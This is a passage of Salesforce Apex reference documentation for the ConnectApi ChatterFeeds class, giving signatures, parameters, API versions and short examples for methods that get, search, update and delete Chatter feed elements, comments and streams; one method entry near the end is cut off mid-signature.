Searches the feed elements for a specified feed type and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments.

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, filter)

Searches the feed elements of the `UserProfile` feed. Use this method to filter the `UserProfile` feed to include only feed elements that are scoped to communities. Feed elements that are always visible in all communities are filtered out. Currently, feed elements scoped to communities have a User or a Group parent record. However, other parent record types could be scoped to communities in the future.

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly)

Searches the feed elements for a specified feed type and context user, and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only.

searchFeedElementsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q, showInternalOnly, filter)

Searches the feed elements for a specified feed type and context user, and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments. Specify whether to return feed elements posted by internal (non-community) users only. Specify feed filter.

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, q)

Searches the feed elements of a feed filtered by key prefix.

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)

Searches the feed elements of a feed filtered by key prefix, and returns a specified page and page size in a specified sort order.

searchFeedElementsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Searches the feed elements of a feed filtered by key prefix, and returns a specified page and page size in a specified sort order. Each feed element includes no more than the specified number of comments.

searchFeedItems(communityId, q)

Returns the first page of all the feed items that match the specified search criteria. The page contains the default number of items.

searchFeedItems(communityId, q, sortParam)

Returns the first page of all the feed items that match the specified search criteria. The page contains the default number of items.

searchFeedItems(communityId, q, pageParam, pageSize)

Returns a list of all the feed items viewable by the context user that match the specified search criteria.

searchFeedItems(communityId, q, pageParam, pageSize, sortParam)

Returns a list of all the feed items viewable by the context user that match the specified search criteria.

searchFeedItems(communityId, q, recentCommentCount, pageParam, pageSize, sortParam)

Returns a list of all the feed items viewable by the context user that match the specified search criteria.

searchFeedItemsInFeed(communityId, feedType, q)

Searches the feed items for the `Company`, `Home`, and `Moderation` feed types.

searchFeedItemsInFeed(communityId, feedType, pageParam, pageSize, sortParam, q)

Searches the feed items for the `Company`, `Home`, and `Moderation` feed types and returns a specified page and page size in a specified sort order.

searchFeedItemsInFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Searches the feed items for the `Company`, `Home`, and `Moderation` feed types and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments.

searchFeedItemsInFeed(communityId, feedType, subjectId, q)

Searches the feed items for a specified feed type.

searchFeedItemsInFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam, q)

Searches the feed items for a specified feed type and user or record, and returns a specified page and page size in a specified sort order.

searchFeedItemsInFeed(communityId, feedType, subjectId, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Searches the feed items for a specified feed type and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments.

searchFeedItemsInFeed(String, ConnectApi.FeedType, String, Integer, ConnectApi.FeedDensity, String, Integer, ConnectApi.FeedSortOrder, String, Boolean)

Searches the feed items for a specified feed type and user or record, and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments. Specify whether to return feed items posted by internal (non-community) users only.

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, q)

Searches the feed items of a feed filtered by key prefix.

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, pageParam, pageSize, sortParam, q)

Searches the feed items of a feed filtered by key prefix, and returns a specified page and page size in a specified sort order.

searchFeedItemsInFilterFeed(communityId, subjectId, keyPrefix, recentCommentCount, density, pageParam, pageSize, sortParam, q)

Searches the feed items of a feed filtered by key prefix, and returns a specified page and page size in a specified sort order. Each feed item includes no more than the specified number of comments.

setFeedCommentStatus(communityId, commentId, status)

Set the status of a comment.

setFeedEntityStatus(communityId, feedElementId, status)

Set the status of a feed post.

setIsMutedByMe(communityId, feedElementId, isMutedByMe)

Mute or unmute a feed element.

shareFeedElement(communityId, subjectId, feedElementType, originalFeedElementId)
Share the *originalFeedElementId* as the context user.

shareFeedItem(communityId, feedType, subjectId, originalFeedItemId)
Share the *originalFeedItemId* to the feed specified by the *feedType*.

updateBookmark(communityId, feedItemId, isBookmarkedByCurrentUser)
Bookmarks the specified feed item or removes a bookmark from the specified feed item.

updateComment(communityId, commentId, comment)
Edits a comment.

updateFeedElement(communityId, feedElementId, feedElement)
Edits a feed element. Feed items are the only type of feed element that can be edited.

updateFeedElementBookmarks(communityId, feedElementId, bookmarks)
Bookmark or unbookmark a feed element by passing a `ConnectApi.BookmarksCapabilityInput` object.

updateFeedElementBookmarks(communityId, feedElementId, isBookmarkedByCurrentUser)
Bookmark or unbookmark a feed element by passing a boolean value.

updateLikeForComment(communityId, commentId, isLikedByCurrentUser)
Like or unlike a comment.

updateLikeForFeedElement(communityId, feedElementId, isLikedByCurrentUser)
Like or unlike a feed element.

updateStream(communityId, streamId, streamInput)
Update a Chatter feed stream.

voteOnFeedElementPoll(communityId, feedElementId, myChoiceId)
Vote on a poll or change your vote on a poll.

voteOnFeedPoll(communityId, feedItemId, myChoiceId)
Used to vote or to change your vote on an existing feed poll.

`createStream(communityId, streamInput)`

Create a Chatter feed stream.

API Version

39.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.ChatterStream createStream(String communityId,
ConnectApi.ChatterStreamInput streamInput)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

streamInput
Type: `ConnectApi.ChatterStreamInput`

A `ConnectApi.ChatterStreamInput` body.

Return Value

Type: `ConnectApi.ChatterStream`

deleteComment(communityId, commentId)

Deletes the specified comment. You can find a comment ID in any feed, such as a news feed or a record feed.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static Void deleteComment(String communityId, String commentId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

Return Value

Type: Void

deleteFeedElement(communityId, feedElementId)

Deletes the specified feed element.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static deleteFeedElement(String communityId, String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

Return Value

Type: Void

deleteFeedItem(communityId, feedItemId)

Deletes the specified feed item.

API Version

28.0–31.0

Important: In version 32.0 and later, use deleteFeedElement(communityId, feedElementId).

Requires Chatter

Yes

Signature

```
public static Void deleteFeedItem(String communityId, String feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: Void

deleteLike(communityId, likeId)

Deletes the specified like. This can be a like on a comment or a feed item.

API Version

28.0

Requires Chatter

Yes

Signature

```
public static Void deleteLike(String communityId, String likeId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

likeId
Type: String

The ID for a like.

Return Value

Type: Void

deleteStream(communityId, streamId)

Delete a Chatter feed stream.

API Version

39.0

Requires Chatter

Yes

Signature

```
public static Void deleteStream(String communityId, String streamId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

streamId
Type: String

ID of the Chatter feed stream.

Return Value

Type: Void

getComment(communityId, commentId)

Returns the specified comment.

API Version

28.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Comment getComment(String communityId, String commentId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

commentId
Type: String

The ID for a comment.

Return Value

Type: `ConnectApi.Comment`

getCommentsForFeedElement(communityId, feedElementId)

Get the comments for a specified feed element.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.CommentPage getCommentsForFeedElement(String communityId,
String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

Return Value

Type: ConnectApi.CommentPage

If the feed element doesn't support the `Comments` capability, the return value is `ConnectApi.NotFoundException`.

getCommentsForFeedElement(communityId, feedElementId, pageParam, pageSize)

Returns the specified page of comments for the specified feed element.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.CommentPage getCommentsForFeedElement(String communityId,
String feedElementId, String pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

The number of comments per page. Valid values are between 1 and 100. If you pass `null`, the default size is 25.

Return Value

Type: ConnectApi.CommentPage Class

If the feed element doesn't support the `Comments` capability, the return value is `ConnectApi.NotFoundException`.

`getCommentsForFeedItem(communityId, feedItemId)`

Returns the first page of comments for the feed item. The page contains the default number of items.

API Version

28.0–31.0

Important: In version 32.0 and later, use getCommentsForFeedElement(communityId, feedElementId).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.CommentPage getCommentsForFeedItem(String communityId, String
feedItemId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

Return Value

Type: `ConnectApi.CommentPage`

getCommentsForFeedItem(communityId, feedItemId, pageParam, pageSize)

Returns the specified page of comments for the specified feed item.

API Version

28.0–31.0

Important: In version 32.0 and later, use getCommentsForFeedElement(communityId, feedElementId, pageParam, pageSize).

Available to Guest Users

31.0 only

Requires Chatter

Yes

Signature

```
public static ConnectApi.CommentPage getCommentsForFeedItem(String communityId, String feedItemId, String pageParam, Integer pageSize)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedItemId
Type: String

The ID for a feed item.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of items per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

Return Value

Type: `ConnectApi.CommentPage`

getFeed(communityId, feedType)

Returns information about the feed for the specified feed type.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Feed getFeed(String communityId, ConnectApi.FeedType feedType)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

Return Value

Type: `ConnectApi.Feed`

getFeed(communityId, feedType, sortParam)

Returns the feed for the specified feed type in the specified order.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Feed getFeed(String communityId, ConnectApi.FeedType feedType,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

If *feedType* is `DirectMessages`, *sortParam* must be `LastModifiedDateDesc`.

Return Value

Type: `ConnectApi.Feed`

getFeed(communityId, feedType, subjectId)

Returns the feed for the specified feed type for the specified user.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Feed getFeed(String communityId, ConnectApi.FeedType feedType,
String subjectId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

Return Value

Type: `ConnectApi.Feed`

getFeed(communityId, feedType, subjectId, sortParam)

Returns the feed for the specified feed type for the specified user, in the specified order.

API Version

28.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.Feed getFeed(String communityId, ConnectApi.FeedType feedType,
String subjectId, ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: `ConnectApi.Feed`

getFeedDirectory(String)

Returns a list of all feeds available to the context user.

API Version

30.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedDirectory getFeedDirectory(String communityId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

Return Value

Type: `ConnectApi.FeedDirectory`

getFeedElement(communityId, feedElementId)

Returns information about the specified feed element.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElement getFeedElement(String communityId, String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

Return Value

Type: `ConnectApi.FeedElement`

getFeedElement(communityId, feedElementId, recentCommentCount, elementsPerBundle)

Returns information about the specified feed element with the specified number of elements per bundle including no more than the specified number of comments per feed element.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElement getFeedElement(String communityId, String
feedElementId, Integer recentCommentCount, Integer elementsPerBundle)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

Return Value

Type: `ConnectApi.FeedElement`

`getFeedElementBatch(communityId, feedElementIds)`

Get information about the specified list of feed elements. Returns errors embedded in the results for feed elements that couldn't be loaded.

API Version

31.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.BatchResult[] getFeedElementBatch(String communityId,
List<String> feedElementIds)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementIds
Type: String

A list of up to 500 feed element IDs.

Return Value

Type: BatchResult[]

The BatchResult `getResults()` method returns a `ConnectApi.FeedElement` object.

getFeedElementPoll(communityId, feedElementId)

Returns the poll associated with the feed element.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.PollCapability getFeedElementPoll(String communityId, String
feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

Return Value

Type: `ConnectApi.PollCapability`

If the feed element doesn't support this capability, the return value is `ConnectApi.NotFoundException`.

Note: Triggers on FeedItem objects run before their attachment and capabilities information is saved, which means that `ConnectApi.FeedItem.attachment` information and `ConnectApi.FeedElement.capabilities` information may not be available in the trigger.

`getFeedElementsFromBundle(communityId, feedElementId)`

Returns the first page of feed-elements from a bundle.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromBundle(String communityId,
String feedElementId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

Return Value

Type: ConnectApi.FeedElementPage Class

`getFeedElementsFromBundle(communityId, feedElementId, pageParam, pageSize, elementsPerBundle, recentCommentCount)`

Returns the feed elements on the specified page for the bundle. Each feed element includes no more than the specified number of comments. Specify the maximum number of feed elements in a bundle.

API Version

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromBundle(String communityId,
String feedElementId, String pageParam, Integer pageSize, Integer elementsPerBundle,
Integer recentCommentCount)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedElementId
Type: String

The ID for a feed element.

pageParam
Type: String

Specifies the page token to be used to view a page of information. Page tokens are returned as part of the response class, such as `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

elementsPerBundle
Type: Integer

The maximum number of feed elements per bundle. The default and maximum value is 10.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

Return Value

Type: ConnectApi.FeedElementPage Class

`getFeedElementsFromFeed(communityId, feedType)`

Returns the first page of feed elements from the `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview` feed types. The page contains the default number of items.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: ConnectApi.FeedType

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

Return Value

Type: ConnectApi.FeedElementPage Class

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElementsFromFeed(communityId, feedType, result)

Testing ConnectApi Code

`getFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam)`

Returns the feed items for the specified page for the `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview` feed types, in the specified order.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: ConnectApi.FeedType

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

If *feedType* is `DirectMessages`, *sortParam* must be `LastModifiedDateDesc`.

Return Value

Type: ConnectApi.FeedElementPage Class

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElementsFromFeed(communityId, feedType, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam)`

Returns the feed elements for the specified page for the `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview` feed types, in the specified order. Each feed element contains no more than the specified number of comments.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values are `Company`, `DirectMessages`, `Home`, `Moderation`, and `PendingReview`.

`recentCommentCount`
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

`density`
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

`pageParam`
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

`pageSize`
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

`sortParam`
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

If *`feedType`* is `DirectMessages`, *`sortParam`* must be `LastModifiedDateDesc`.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, result)

Testing ConnectApi Code

`getFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter)`

Returns the feed elements for the specified page for the `Home` feed type, with the specified filter in the specified order. Each feed element contains no more than the specified number of comments.

API Version

32.0

Available to Guest Users

32.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, Integer recentCommentCount, ConnectApi.FeedDensity density,
String pageParam, Integer pageSize, ConnectApi.FeedSortOrder sortParam,
ConnectApi.FeedFilter filter)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. The only valid value is `Home`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed item. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

- `AllUpdates`—Displays all updates from people and records the user follows and groups the user is a member of.
- `FewerUpdates`—Displays all updates from people and records the user follows and groups the user is a member of, but hides some system-generated updates from records.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

When the *sortParam* is `MostViewed`, you must pass in `null` for the *pageParam*.

pageSize
Type: Integer

Specifies the number of feed elements per page. Valid values are from 1 through 100. If you pass in `null`, the default size is 25.

When the *sortParam* is `MostViewed`, the *pageSize* must be a value from 1 to 25.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

`filter`
Type: `ConnectApi.FeedFilter`

Specifies the feed filters.

- `AllQuestions`—Only feed elements that are questions.
- `CommunityScoped`—Only feed elements that are scoped to communities. Currently, these feed elements have a User or a Group parent record. However, other parent record types could be scoped to communities in the future. Feed elements that are always visible in all communities are filtered out. This value is valid only for the `UserProfile` feed.
- `SolvedQuestions`—Only feed elements that are questions and that have a best answer.
- `UnansweredQuestions`—Only feed elements that are questions and that don't have any answers.
- `UnsolvedQuestions`—Only feed elements that are questions and that don't have a best answer.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

SEE ALSO:

setTestGetFeedElementsFromFeed(communityId, feedType, recentCommentCount, density, pageParam, pageSize, sortParam, filter, result)

Testing ConnectApi Code

`getFeedElementsFromFeed(communityId, feedType, subjectId)`

Returns the first page of feed elements for any feed type other than `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`, for the specified user or record. The page contains the default number of elements.

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: ConnectApi.FeedType

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

subjectId
Type: String

If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If *`feedType`* is `Streams`, *`subjectId`* must be a stream ID. If *`feedType`* is `Topics`, *`subjectId`* must be a topic ID. If *`feedType`* is `UserProfile`, *`subjectId`* can be any user ID. If the *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`.

Return Value

Type: `ConnectApi.FeedElementPage`

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

Example for Getting the Context User's News Feed

```
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.News, 'me');
```

Example for Getting Another User's Profile Feed

```
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.UserProfile, '005R0000000HwMA');
```

Example for Getting Another User's Record Feed

```
ConnectApi.FeedElementPage fep =
ConnectApi.ChatterFeeds.getFeedElementsFromFeed(Network.getNetworkId(),
ConnectApi.FeedType.Record, '005R0000000HwMA');
```

getFeedElementsFromFeed(communityId, feedType, subjectId, pageParam, pageSize, sortParam)

Returns the feed elements on the specified page for any feed type other than `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`, in the specified order.

API Version

31.0

Available to Guest Users

31.0

Requires Chatter

Yes

Signature

```
public static ConnectApi.FeedElementPage getFeedElementsFromFeed(String communityId,
ConnectApi.FeedType feedType, String subjectId, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

`communityId`
Type: String

Use either the ID for a community, `internal`, or `null`.

`feedType`
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

`subjectId`
Type: String

If *`feedType`* is `Record`, *`subjectId`* can be any record ID, including a group ID. If *`feedType`* is `Streams`, *`subjectId`* must be a stream ID. If *`feedType`* is `Topics`, *`subjectId`* must be a topic ID. If *`feedType`* is `UserProfile`, *`subjectId`* can be any user ID. If the *`feedType`* is any other value, *`subjectId`* must be the ID of the context user or the alias `me`.

pageParam
Type: String

The page token to use to view the page. Page tokens are returned as part of the response class, for example, `currentPageToken` or `nextPageToken`. If you pass in `null`, the first page is returned.

pageSize
Type: Integer

The number of feed elements per page.

sortParam
Type: `ConnectApi.FeedSortOrder`

Values are:

- `CreatedDateDesc`—Sorts by most recent creation date.
- `LastModifiedDateDesc`—Sorts by most recent activity.
- `MostViewed`—Sorts by most viewed content. This sort order is available only for `Home` feeds when the `ConnectApi.FeedFilter` is `UnansweredQuestions`.
- `Relevance`—Sorts by most relevant content. This sort order is available only for `Company`, `Home`, and `Topics` feeds.

If you pass in `null`, the default value `CreatedDateDesc` is used.

Return Value

Type: ConnectApi.FeedElementPage

Usage

To test code that uses this method, use the matching set test method (prefix the method name with `setTest`). Use the set test method with the same parameters or the code throws an exception.

ConnectApi.FeedType feedType, String subjectId, Integer recentCommentCount,
ConnectApi.FeedDensity density, String pageParam, Integer pageSize,
ConnectApi.FeedSortOrder sortParam)
```

Parameters

communityId
Type: String

Use either the ID for a community, `internal`, or `null`.

feedType
Type: `ConnectApi.FeedType`

The type of feed. Valid values include every `ConnectApi.FeedType` except `Company`, `DirectMessages`, `Filter`, `Home`, `Moderation`, and `PendingReview`.

subjectId
Type: String

If *feedType* is `Record`, *subjectId* can be any record ID, including a group ID. If *feedType* is `Streams`, *subjectId* must be a stream ID. If *feedType* is `Topics`, *subjectId* must be a topic ID. If *feedType* is `UserProfile`, *subjectId* can be any user ID. If the *feedType* is any other value, *subjectId* must be the ID of the context user or the alias `me`.

recentCommentCount
Type: Integer

The maximum number of comments to return with each feed element. The default value is 3.

density
Type: `ConnectApi.FeedDensity`

Specify the amount of content in a feed.

